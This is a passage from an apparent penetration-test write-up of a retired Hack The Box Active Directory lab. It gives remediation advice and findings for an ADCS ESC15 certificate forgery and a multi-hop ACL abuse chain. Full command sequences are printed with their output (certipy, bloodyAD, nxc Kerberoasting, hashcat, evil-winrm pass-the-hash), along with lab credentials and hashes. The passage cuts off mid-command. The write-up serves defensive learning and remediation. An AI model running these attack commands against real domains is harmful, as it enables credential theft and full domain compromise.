- Upgrade the WebServer certificate template schema version from 1 to 2 or later, and enable the 'Enforce certificate request' flag on the CA to prevent application policy injection at request time. Schema version 1 templates do not enforce the application policy extension, which is the root cause of ESC15. Migrating to schema version 2 closes the injection path without changing the template's legitimate use.
- Rotate all credentials and hashes affected by this assessment: `alfred`, `sam`, `john`, `cert_admin`, and `Administrator`. The `ansible_dev$` GMSA password should be rotated by removing and re-adding the GMSA to force a password refresh.

## 6.2 Medium Term

MEDIUM TERM REMEDIATION:

- Review and remove the ACL chain linking `henry` to `john`. Each hop in the chain represents a misconfigured delegation right:
  - henry → alfred: remove WriteSPN
  - alfred → Infrastructure: remove AddSelf group membership right
  - Infrastructure → ansible_dev$: review whether GMSA read access should be granted to all Infrastructure members or scoped to specific accounts
  - ansible_dev$ → sam: remove ForceChangePassword
  - sam → john: remove WriteOwner Use BloodHound to identify and remediate similar chains across the environment. Any path from a standard user account to a privileged group, service account, or Remote Management Users member represents a risk.
- Implement a certificate template review process. Run `certipy-ad find` regularly and audit all templates for unresolved SIDs in enrollment rights, schema version 1 with `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT`, and any template where manager approval is not required and enrollment is granted broadly. ESC1, ESC4, ESC15, and related misconfigurations frequently accumulate after CA configuration changes or account deletions.

## 6.3 Long Term

LONG TERM REMEDIATION:

- Replace service account passwords with Group Managed Service Accounts (gMSA) wherever possible. gMSA passwords are 240-character random strings rotated automatically, eliminating Kerberoasting and ForceChangePassword vectors entirely. Accounts like `alfred` and service accounts holding delegation rights are priority targets for this migration.
- Establish a BloodHound-based quarterly ACL audit. The WriteSPN, AddSelf, ForceChangePassword, WriteOwner, and GenericAll edges in this environment represent a class of AD misconfiguration that accumulates over time through legacy access grants and is invisible without graph-based tooling. Automated alerting on new dangerous edges added to tier-0 targets and Remote Management Users members should be implemented as an ongoing control.
- Implement a certificate enrollment monitoring process. Alert on certificates issued for accounts in privileged groups (Domain Admins, Enterprise Admins) or where the certificate requester differs from the certificate subject. The ESC15 exploitation in this assessment issued a certificate for `administrator` as `cert_admin` — this mismatch should be detectable in CA audit logs (Event ID 4887) with appropriate alerting.

# 7 Technical Findings Details

## 1. ADCS WebServer Template Vulnerable to ESC15 (CVE-2024-49019) Enables Forged Administrator Certificate - Critical

| | |
|---|---|
| CWE | CWE-295 - Improper Certificate Validation |
| CVSS 3.1 | 9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H |
| Root Cause | The WebServer certificate template uses schema version 1 and the CA does not enforce the `CT_FLAG_NO_SECURITY_EXTENSION` flag. This makes the template vulnerable to ESC15 (CVE-2024-49019): at certificate request time, an `Application Policies` extension can be injected specifying `Client Authentication`, overriding the template's original intended use. Combined with supplying a target UPN (`administrator@tombwatcher.htb`) and the Administrator's SID in the request, the CA issues a certificate that can be used to authenticate as the domain Administrator. As `cert_admin` — an account with enrollment rights on this template — the certificate was requested, authenticated via certipy's LDAP shell, and used to obtain the Administrator NT hash. |
| Impact | Full domain compromise. A certificate for `administrator@tombwatcher.htb` was issued via ESC15. Certipy's LDAP shell allowed Shadow Credentials on the Administrator account, producing a PFX and NT hash. A pass-the-hash session via evil-winrm delivered the root flag. |
| Affected Component | • ADCS WebServer template — schema version 1, application policy not enforced, CT_FLAG_NO_SECURITY_EXTENSION not set<br>• tombwatcher-CA-1 — CA accepts Application Policies extension injection at request time |
| Remediation | Upgrade the WebServer template from schema version 1 to schema version 2 or later. Schema version 2 templates enforce the application policy extension and prevent injection at request time, closing the ESC15 path. To upgrade:<br>1. Open the Certificate Templates console<br>2. Duplicate the WebServer template (this creates a version 2 copy)<br>3. Configure the duplicate with the same settings and enrollment rights<br>4. Deprecate and remove the original schema version 1 template<br>Additionally, enable `CA Certificate Manager Approval` on any template that issues certificates usable for Client Authentication, so that certificate requests require manual administrator review before issuance. Monitor Event ID 4887 in the CA security log for certificates issued where the requester account differs from the certificate subject. |
| References | • https://nvd.nist.gov/vuln/detail/CVE-2024-49019<br>• https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation |

- https://support.microsoft.com/en-us/topic/kb5014754-certificate-based-authentication-changes-on-windows-domain-controllers-ad2c23b0-15d8-4340-a468-4d4f3b188f16

## Finding Evidence

Certipy confirmed the WebServer template as vulnerable to ESC15 when accessed as cert_admin:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad find -u cert_admin -hashes :f87ebf0febd9c4095c68a88928755773 -target 10.129.232.167 -vulnerable -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : tombwatcher-CA-1
    DNS Name                            : DC01.tombwatcher.htb
    Certificate Subject                 : CN=tombwatcher-CA-1, DC=tombwatcher, DC=htb
    Certificate Serial Number           : 3428A7FC52C310B2460F8440AA8327AC
    Certificate Validity Start          : 2024-11-16 00:47:48+00:00
    Certificate Validity End            : 2123-11-16 00:57:48+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : TOMBWATCHER.HTB\Administrators
      Access Rights
        ManageCa                        : TOMBWATCHER.HTB\Administrators
                                          TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        ManageCertificates              : TOMBWATCHER.HTB\Administrators
                                          TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Enroll                          : TOMBWATCHER.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : WebServer
    Display Name                        : Web Server
    Certificate Authorities             : tombwatcher-CA-1
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 1
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-16T00:57:49+00:00
    Template Last Modified              : 2024-11-16T17:07:26+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
      Object Control Permissions
        Owner                           : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Owner Principals          : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Dacl Principals           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Property Enroll           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
    [+] User Enrollable Principals      : TOMBWATCHER.HTB\cert_admin
    [!] Vulnerabilities
      ESC15                             : Enrollee supplies subject and schema version is 1.
    [*] Remarks
      ESC15                             : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.
```

## ESC15: Arbitrary Application Policy Injection in V1 Templates (CVE-2024-49019 "EKUwu")

1. **Description**

   ESC15, also known by the community name "EKUwu" (research by Justin Bollinger from TrustedSec) and tracked as CVE-2024-49019, describes a vulnerability affecting unpatched CAs. It allows an attacker to inject arbitrary Application Policies into a certificate issued from a Version 1 (Schema V1) certificate template. If the CA has not been updated with the relevant security patches (Nov 2024), it will incorrectly include these attacker-supplied Application Policies in the issued certificate. This occurs even if these policies are not defined in, or are inconsistent with, the template's intended Extended Key Usages (EKUs), thereby granting the certificate unintended capabilities.

   For instance, an attacker could request a certificate from a V1 "WebServer" template (which typically only permits "Server Authentication" EKU) and, through this vulnerability, inject the "Client Authentication" OID ( `1.3.6.1.5.5.7.3.2` ) as an Application Policy. The resulting certificate could then potentially be used for client logon, contrary to the template's design. This attack is similar in principle to ESC1 (Enrollee Supplies Subject for SAN abuse) or ESC2 (Any Purpose EKU abuse) but specifically leverages the `szOID_APPLICATION_CERT_POLICIES` (Application Policies) certificate extension.

   **Prerequisite for ESC15:** Based on current understanding and the exploitation details, this vulnerability appears to primarily affect Version 1 templates that *also* have the "Enrollee supplies subject" ( `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` ) setting enabled. This combination allows the attacker to provide subject information (which might be necessary for the target use case) alongside the malicious Application Policies in the CSR.

   **Technical Deep Dive (Pre-Patch Behavior):**

   - **Version 1 Template Behavior:** V1 templates are simpler than V2+ templates. They do not have a distinct "Application Policies" tab in their configuration. By default, when a CA processes a request for a V1 template, it often copies the EKUs defined in the template into both the EKU extension and the Application Policies extension of the issued certificate.
   - **The Vulnerability (CVE-2024-49019 on Unpatched CAs):** When an attacker submits a CSR for a vulnerable V1 template (with "Enrollee supplies subject") to an unpatched CA, and that CSR includes an attacker-specified Application Policies extension, the CA would incorporate this attacker-supplied extension into the issued certificate as-is. It would not necessarily override, strip, or validate these injected policies against the template's defined EKUs.
   - **Impact:** An attacker could enroll for such a V1 template and inject potent Application Policy OIDs. For example:
     - "Client Authentication" (OID `1.3.6.1.5.5.7.3.2` ) to enable network logon.
     - "Certificate Request Agent" (OID `1.3.6.1.4.1.311.20.2.1` ) to enable the certificate to act as an enrollment agent (leading to an ESC3-like attack). Windows systems (KDC for Kerberos PKINIT, or Schannel for TLS) might honor these injected Application Policies for authentication or enrollment agent purposes, effectively bypassing the EKU restrictions intended by the V1 template.

A certificate for administrator@tombwatcher.htb was requested with the injected Client Authentication application policy:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad req -u cert_admin -hashes :f87ebf0febd9c4095c68a88928755773 -target 10.129.232.167 -ca tombwatcher-CA-1 -template WebServer -upn 'administrator@tombwatcher.htb' -sid 'S-1-5-21-1392491010-1358638721-2126982587-500' -application-policies 'Client Authentication'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 4
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Certipy auth opened an LDAP shell as administrator:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad auth -dc-ip 10.129.232.167 -pfx administrator.pfx -ldap-shell
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@tombwatcher.htb'
[*]     SAN URL SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*]     Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Connecting to 'ldaps://10.129.232.167:636'
[*] Authenticated to '10.129.232.167' as: 'u:TOMBWATCHER\\Administrator'
Type help for list of commands

# whoami
u:TOMBWATCHER\Administrator
```

Shadow Credentials on Administrator produced a usable PFX:

```
# set_shadow_creds administrator
Found Target DN: CN=Administrator,CN=Users,DC=tombwatcher,DC=htb
Target SID: S-1-5-21-1392491010-1358638721-2126982587-500

KeyCredential generated with DeviceID: 1c69f09c-5975-48b6-be73-1cefeccfdf8d
Shadow credentials successfully added!
Saved PFX (#PKCS12) certificate & key at path: d11l0UMV.pfx
Must be used with password: 6SksxrnGxLkzvwxwo9ao
```

The PFX was authenticated to recover the Administrator NT hash:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad auth -pfx d11l0UMV.pfx -password '6SksxrnGxLkzvwxwo9ao' -username Administrator -domain tombwatcher.htb -dc-ip 10.129.232.167
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     No identities found in this certificate
[!] Could not find identity in the provided certificate
[*] Using principal: 'administrator@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@tombwatcher.htb': aad3b435b51404eeaad3b435b51404ee:f61db423bebe3328d33af26741afe5fc
```

Pass-the-hash via evil-winrm delivered full domain administrator access:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ evil-winrm -i 10.129.232.167 -u Administrator -H f61db423bebe3328d33af26741afe5fc

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
tombwatcher\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         6/7/2026   4:06 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
fc776a8d1a4bd74d0c51c9307ed16b98
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```


## 2. Multi-Hop ACL Chain from henry to john Enables WinRM Access via Shadow Credentials - High

| | |
|---|---|
| CWE | CWE-732 - Incorrect Permission Assignment for Critical Resource |
| CVSS 3.1 | 8.1 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N |
| Root Cause | A chain of six ACL misconfigurations connects the provided starting account `henry` to `john`, a member of Remote Management Users:<br>1. `henry` holds WriteSPN over `alfred` — enables Kerberoasting to crack alfred's password<br>2. `alfred` holds AddSelf on the Infrastructure group — enables self-enrollment<br>3. Infrastructure members can read the GMSA password for `ansible_dev$`<br>4. `ansible_dev$` holds ForceChangePassword on `sam` — enables password reset without knowing the current password<br>5. `sam` holds WriteOwner on `john` — enables DACL takeover<br>6. With FullControl over `john`, Shadow Credentials produces NT hash without touching the password<br>Each hop was exploitable in sequence using BloodHound-identified paths and standard tooling (bloodyAD, NXC, impacket, certipy). The full chain was executed to obtain a WinRM shell and the user flag as `john`. |
| Impact | WinRM access to the domain controller as `john`, with the user flag. `john` also holds GenericAll over `cert_admin` in the AD Recycle Bin, enabling the privilege escalation chain in Findings 2 and 3. |
| Affected Component | • henry — WriteSPN over alfred<br>• alfred — AddSelf on Infrastructure group<br>• Infrastructure group — GMSA password read for ansible_dev$<br>• ansible_dev$ — ForceChangePassword on sam<br>• sam — WriteOwner on john<br>• john — Remote Management Users (WinRM access) |
| Remediation | Audit and remove each misconfigured ACL in the chain. Specifically:<br>• Remove `henry`'s WriteSPN right over `alfred`. Assign SPNs only through a controlled administrative process.<br>• Remove `alfred`'s AddSelf right on the Infrastructure group. Group membership changes should require administrator approval.<br>• Review the Infrastructure group's GMSA read access and scope it to specific accounts rather than the full group.<br>• Remove `ansible_dev$`'s ForceChangePassword right over `sam`. Use privileged access management processes for password resets.<br>• Remove `sam`'s WriteOwner over `john`.<br>Conduct a quarterly BloodHound audit to detect new ACL paths from standard user accounts to privileged targets or Remote Management Users members. |

| References | • https://bloodhound.readthedocs.io/en/latest/<br>• https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/acl-persistence-abuse |
|---|---|

## Finding Evidence

BloodHound revealed the full ACL chain in the graph view:




WriteSPN was used to assign an SPN to alfred for Kerberoasting:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ bloodyAD -u henry -p 'H3nry_987TGV!' --host 10.129.232.167 set object ALFRED servicePrincipalName -v 'http/pwned'
[+] ALFRED's servicePrincipalName has been updated
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ nxc ldap tombwatcher.htb -u henry -p 'H3nry_987TGV!' --kerberoasting kerberoasting.out
LDAP        10.129.232.167  389    DC01            [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb) (signing:None) (channel binding:Never)
LDAP        10.129.232.167  389    DC01            [+] tombwatcher.htb\henry:H3nry_987TGV!
LDAP        10.129.232.167  389    DC01            [*] Skipping disabled account: krbtgt
LDAP        10.129.232.167  389    DC01            [*] Total of records returned 1
LDAP        10.129.232.167  389    DC01            [*] sAMAccountName: Alfred, memberOf: [], pwdLastSet: 2025-05-12 11:17:03.526670, lastLogon: <never>
LDAP        10.129.232.167  389    DC01            $krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb\Alfred*$9fa2f3ea45c6a8d0ec09fa7db8b9fcee$2a66ceafef8239c3c89d948f1802c55c4abeb34d3163cac0b36367ed151a005bc16cf5f9fe6181ea06582d9c67b8b963d3db410dc4c920fec25930711cdab1c6929ad275b66542c6564bd55aaa65390d4f00e184e6be49ecfa2898fa43780fd138f58a271904e5fb44f3b7e4530e740eb619f88de8446184134fda989b03b080211ce50d51595c28f15d2705d9e30c39eb35cf2dec4b7422a7b7578e4b685a98dce12b45873c6852f23ec572b4189d1669c6ec3fd2458727b4c0922fe976b7f22c62539950193 23f45a5e467404648410ec0796405b9c8b129ce7a5e7ceedc31eac6e7e2b66905051f34b3468cd0d2f1d4216d6092ee94689ee331d29b0f83642415556c5e7e6229e0ca5b5ad5e49321be5a9c040e475ec374b2f920f43c2b55414914748db3b4d1095286d4daad5c995af7182dd433153f62aa43ddc5cc766edc1bde39fdb5ef7b3a358f90ba9cd823fe6fef9513d95ee0b6ab707c005109e193e7f1c560f772524189f5821092c3987b50f0b2342394c8ba1e610a6a70e6806579050e2c1844e6e1074685b58ccb0ccae624760230da9f80868d1599ca08804db5b798bc4afa8a291c48fd432879b152d909bef5f5403d0375cd2c9cfbf9f01a069fdb13eab033fcba27626daaed9f3978a34e8437940f889031d67dad38bd18cf06b93d498a83c6179c42c82e7847deb93d05c43131c1c5098218b4d455e4326fd8371e3dc6455a99fabed7df6260e3b1274a887a8ad0aa7451dea30274616 4bb234fd0857b5bb3dd3502788325aa9d11bb9e02ba64d98e86cc5985e0898390d9238cd160032dc10068b93e086f995b20cfc42a52be2a10c6c7167c39e3190febd8b4f2b72c9ba366db62f788dea78a7c627dc3b4fc20cb09b79b5dfd2a5472794deb0ae8297d66b5c54831ee95bfb7e0ddb28713bea35c87689fd8f323a2d7301c1092d478b6211890256de896cd35922410aea1fffbf621cf6533d81e70573dfb77e6fba38050db66f058633f86dcc55f65cfde9946e5d605dd3bbdac674a84fbf8c8b3374bd1af814cf1cbb6f17b86af8bf138022944533a112dce9e23d8108b87dff603f8e204055d85273fadf6d1640b2d2575695bdd4a3ee0a1ce2f769087734 03d0ef73684af2d3bcbd8710f68d6f68099a736ba4455c1da1c42b08f01a5e482a20e89930e59c05b678cb2d861bd94a2c058cdff7cfbbfbbd5cb76aca095df576226a8d02b1a9bfe4a472d0148b8fb86a5bd7f3e5f69fe50f573e0edb4107882834 31bdb44aae58a358971f5bedcc2144933367d41ac60fcf0c700af1e4444fa2fb45fbf1055a6311a9c8dd068d47ba0c6cbce5a80e054116a4be847509ccea007312d7acfb13fbb68a7c2fbc1d1e390dc3d74b7e93264d0c57831eb17d591eb36bc201abd453656e225399976c8636cabb124106 98bd72e3094dff029c1bc661b39953916614909403 37c938f225 15
```

```
joe@primeradiant:~$ hashcat -m 13100 kerberoasting.out rockyou.txt
hashcat (v7.1.2) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             For more information, see: https://hashcat.net/faq/wrongdriver
             Falling back to OpenCL runtime.

OpenCL API (OpenCL 3.0 CUDA 13.0.98) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #01: NVIDIA GeForce RTX 2080 Ti, 10820/10820 MB (2705 MB allocatable), 68MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 1109 MB (14086 MB free)

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb\Alfred*$9fa2f3ea45c6a8d8ec09fa7db8b9fcee$2a66ceafef8239c3c89d948f1802c55c4abeb34d3163cac0b36367ed151a005bc16cf5f9fe6181ea06582d9c67b8b963d3db410dc4c920fec
25930711cdab1c6929ad275b66542c6564bd55aaa65390d4f00e184e6be49ecfa2898fa43780fd138f58a271904e5fb44f3b7e4530e740eb619f88de8446184134fda989b03b080211ce50d51595c28f15d2705d9e30c39eb35cf2dec4b7422a7b7578e4b685a9
8dce12b45873c6852f23ec572b4189d1669c6ec3fd2458727b4c0922fe976b7f22c62539950193223f45a5e467404648410ec0796405b9c8b129ce7a5e7ceedc31eac6e7e2b669050051f34b3468cd0d2f1d4216d6092ee94689ee331d29b0f83642415556c5e7e6
229e0ca5b5ad5e49321be5a9c040e475ec374b2f920f43c2b55414914768db3b4d1095286d4daad5c995af7182dd433153f62aa43ddc5cc766edc1bde39fdb5ef7b3a358f90ba9cd823fe6fef9513d95ee0b6ab707c005109e193e7f1c560f772524189f582109
2c3987b50f0b2342394c8ba1e610a6a70e6806579050e2c1844e6e1074685b58ccb0ccae624760230da9f80868d1599ca00804db5b798bc4afa8a291c48fd432879b152d909bef5f5403d0375cd2c9cfbf9f01a069fdb13eab033fcba27626daaed9f3978a34e8
437940f889031d67dad38bd18cf06b93d498a83c6179c42c82e7847deb93d05c43131c1c5098218b4d455e4326fd8371e3dc6455a99fabed7df6260e3b1274a887a8ad0aa7451dea302746164bb234fd0857b5bb3dd3502788325aa9d11bb9e02ba64d98e86cc5
985e0898390d9238cd160032dc10068b93e086f995b20cfc42a52be2a10c6c7167c39e3190febd8b4f2b72c9ba366db62f788dea78a7c627dc3b4fc20cb09b79b5dfd2a5472794deb0ae8297d66b5c54831ee95bfb7e0ddb28713bea35c87689fd8f323a2d7301
c1092d478b6211890256de896cd35922410aea1fffbf621cf6533d81e70573dfb77e6fba38050db66f058633f86dcc55f65cfde9946e5d605dd3bbdac674a84fbf8c8b3374bd1af814cf1cbb6f17b86af8bf138022944533a112dce9e23d8108b87dfff603f8e2
04055d85273fadf6d1640b2d2575695bdd4a3ee0a1ce2f7690877340d0ef73684af2d3bcbd8710f68d6f68099a736ba4455c1da1c42b08f01a5e482a20e89930e59c05b678cb2d861bd94a2c058cdff7cfbbfbbd5cb76aca095df576226a8d02b1a9bfe4a472d
0148b8fb86a5bd7f3e5f69fe50f573e0edb410788283431bdb44aae58a358971f5bedcc2144933367d41ac60fcf0c700af1e4444fa2fb45fbf1055a6311a9c8dd868d47ba0c6cbce5a80e054116a4be847509ccea007312d7acfb13fbb68a7c2fbc1d1e390dc3d
74b7e93264d0c57831eb17d591eb36bc201abd453656e225399976c8636cabb12410698bd72e3094dff029c1bc661b39953916614909403 37c938f22515:basketball

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb ... f22515
Time.Started.....: Sun Jun  7 17:05:12 2026 (0 secs)
Time.Estimated...: Sun Jun  7 17:05:12 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:   113.4 MH/s (9.62ms) @ Accel:1024 Loops:1 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2228224/14344384 (15.53%)
Rejected.........: 0/2228224 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 → 61003
Hardware.Mon.#01.: Temp: 32c Fan: 30% Util: 10% Core:2010MHz Mem:6800MHz Bus:16

Started: Sun Jun  7 17:05:06 2026
Stopped: Sun Jun  7 17:05:13 2026
```

alfred joined the Infrastructure group (AddSelf), enabling GMSA read:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ bloodyAD -u alfred -p 'basketball' --host 10.129.232.167 add groupMember infrastructure Alfred
[+] Alfred added to infrastructure
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ nxc ldap tombwatcher.htb -u alfred -p 'basketball' --gmsa
LDAP        10.129.232.167  389    DC01            [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb) (signing:None) (channel binding:Never)
LDAP        10.129.232.167  389    DC01            [+] tombwatcher.htb\alfred:basketball
LDAP        10.129.232.167  389    DC01            [*] Getting GMSA Passwords
LDAP        10.129.232.167  389    DC01            Account: ansible_dev$         NTLM: cba56cd2df7d642f622e2a59956f6d47     PrincipalsAllowedToReadPassword: Infrastructure
```

ansible_dev$ reset sam's password; sam took ownership of john and granted FullControl:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ bloodyAD -u ansible_dev$ -p ':cba56cd2df7d642f622e2a59956f6d47' --host 10.129.232.167 set password sam 'Password1!'
[+] Password changed successfully!
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ impacket-owneredit -action write -new-owner 'sam' -target 'john' 'tombwatcher.htb'/'sam':'Password1!'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
